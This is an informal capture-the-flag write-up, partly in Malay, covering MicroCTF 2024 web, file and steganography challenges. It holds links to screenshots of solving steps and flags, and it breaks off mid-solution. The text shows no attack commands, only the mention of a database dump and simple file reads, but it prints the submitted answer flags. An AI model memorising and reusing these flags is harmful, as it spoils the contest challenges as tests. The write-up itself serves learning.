
I use this command to dump the flag database.




And voila! I found the flag in the flag database.



MicroCTF 2024
Student Portal
ctf.siberangex.com/challenges#QueryMaster-39
USERS
TEAMS
SCOREBOARD
CHALLENGES
NOTIFICATIONS
TEAM
PROFILE
SETTINGS
WEB
dOn'T cOpY mY sTylE
50
JaHaTengah
300
Rampasan Dari Dalam
450
The Seventh Class
200
Behind the Screen
450
PWN
gets it?
400
REVERSE ENGINEERING
Crackmee
50
a vm??
350
Red herring
400
CHALLENGE
2 SOLVES
QueryMaster
450
MEDIUM
It seems there's something that allows you to access hidden data. Good luck!
Flag format : F14g{flag_flag}
Author : WhiteUsag1
http://ctf.siberangex.com:7000/
F14g{dUmp_D4t484s3}
Submit
You already solved this

Flag in Disguise







Just cat the flag.exe and I found the flag. Boring.



MicroCTF 2024
ctf.siberangex.com/challenges#Flag%20in%20Disguise-54
USERS TEAMS SCOREBOARD CHALLENGES
NOTIFICATIONS TEAM PROFILE SETTINGS
200
NETWORK
Configuration
50
MISCELLANEOUS
Normal File
50
Fragmented Files
50
AUTOMOTIVE SECURITY
Kevin Picnic
50
CHALLENGE
9 SOLVES
Flag in Disguise
100
EASY
A notorious hacker has hidden a flag in an executable file. Your mission, should you choose to accept it, is to extract the flag from this disguised executable.
Author:Nielatte
flag.exe
F14g{u0w_im_impressed}
Submit
You already solved this
The Matrix
250
Abe Johnny
50
By CySec + MFBKTech
Powered by CTFd

Normal File







Another cat. Boring.



MicroCTF 2024
ctf.siberangex.com/challenges#Normal%20File-18
USERS TEAMS SCOREBOARD CHALLENGES
NOTIFICATIONS TEAM PROFILE SETTINGS
CHALLENGE
18 SOLVES
Normal File
50
EASY
Author: mfkrypt
free.txt
F14g{fr33_fl4g_f0r_4ll}
Submit
You already solved this
WEB
dOn't cOpY mY sTylE
50
The Seventh Class
200
JaWaTengah
300
Big ahh jug
350
QueryMaster
450
Behind the Screen
450
Rampasan Dari Dalam
450
Herta's Hidden Treasure
500
Naik Atas
500
PWN
gets it?
400

Normal file 2







When I try to cat this file, it contains a non readable file but its null (faham tak). Macam something ada dalam file tu tapi kosong.




When I use Geany to open the file, it shows many whitespace.




The clue in this question is banyaknya whitespace. So, I copy all the whitespace.

